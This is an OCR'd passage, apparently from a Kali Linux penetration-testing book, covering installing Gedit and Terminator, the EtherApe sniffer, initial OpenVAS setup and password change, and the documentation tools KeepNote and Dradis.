
Kali comes with **Leafpad** as its default text editor. This is a very lightweight text editor. Kali's desktop is Gnome-based and the Gnome text editor **Gedit** is a much better editor. To install:

```
root@kalibook :~#  apt-get -y install gedit
```

Once installed you will find it under **Accessories**.

Terminator – the terminal emulator for multitasking

This is Bo's favorite terminal application. You can split the screen into several windows. This proves to be a great help when running several ssh sessions at the same time. It also has a broadcast function where you can run the same string in all windows at the same time.




To install:

```
root@kalibook :~#  apt-get -y install terminator
```

EtherApe – the graphical protocol analysis tool


This is a great visual passive/active network sniffing tool. It works really well for sniffing Wi-Fi networks. It shows you where the services are running, and can also show you where users are doing suspicious bit-torrent downloads and other behavior that is not approved on most corporate networks.




Setting up and configuring OpenVAS

Recon is everything, so a good vulnerability scanner is necessary. Kali come with OpenVAS installed. It must be configured and updated before use. Fortunately, Kali comes with a helpful script to set this up. This can be found under **Applications | openvas initial setup**. Clicking on this will open a terminal window and run the script for you. This will set up the self-signed certificates for SSL and download the latest vulnerability files and related data. It will also generate a password for the admin account on the system.


Be sure to save this password as you will need it to login. You can change it after your first login.



Kali also comes with a check setup script which will check the services and configuration. If an issue does come up it will give you helpful information on the issue. This script can be found at **Applications** | **Kali Linux** | **System Services** | **OpenVas** | **openvas check setup**. Click here and a terminal window will open and run the script.




The script results are as shown in the following screenshot:




Note this check shows the running ports of the services. The check shows a warning that these services are only running on the local interface. This is fine for your work. It may at some point be useful for you to run the OpenVAS server on some other machine to improve the speed of your scans.


Next, we will log into the Greenbone web interface to check OpenVAS. Open the browser and go to `https://localhost:9392`. You will be shown the security warning for a self-signed certificate. Accept this and you will get the following login screen.




You will log in with the user name `admin` and the very long and complex password generated during the set up. Don't worry, we're going to change that once we get logged in. Once logged in you will see the following page.




Now go to the **Administration | Users tab**:



This will take you to the user administration page. Click the wrench link to the right of the name `admin` and this will open the edit page for the admin user.



This will take you to the edit page. Change the radio button for **Use existing value** to the blank field and add your new password and click the **Save** button.



We've now finished the setup of OpenVAS and we're ready to do some real work.

Reporting the tests


A clean and clear documentation helps you report your work. There are two documentation tools we use to keep documentation organized:

- KeepNote
- Dradis

A document organizer is a little different from a mere text editor or word processor. Proper documentation requires an organized filing structure. Certainly, a Windows security analyst could create a folder structure that lets them organize the documents. It is in-built in these document-organizing applications, and using them reduces the chance of losing a folder, or accidentally recursing your folders, or losing important parts of the investigation's documentation.


KeepNote – the standalone document organizer

KeepNote is the simpler tool, and quite sufficient if you are working alone. To find KeepNote, open the **Application** menu and click on **Kali Linux** | **Recording tools** | **Documentation** | **KeepNote**. The following image shows a KeepNote setup similar to the way you would record a short test.



Dradis – the web-based document organizer

Dradis is a web application, and can be used to share documentation with a team. The default URL for Dradis is `https://127.0.0.1:3004`. The application can be hosted on a remote secure server, and that is the best feature about Dradis. The following screenshot comes from `http://dradisframework.org`.




Running services on Kali Linux

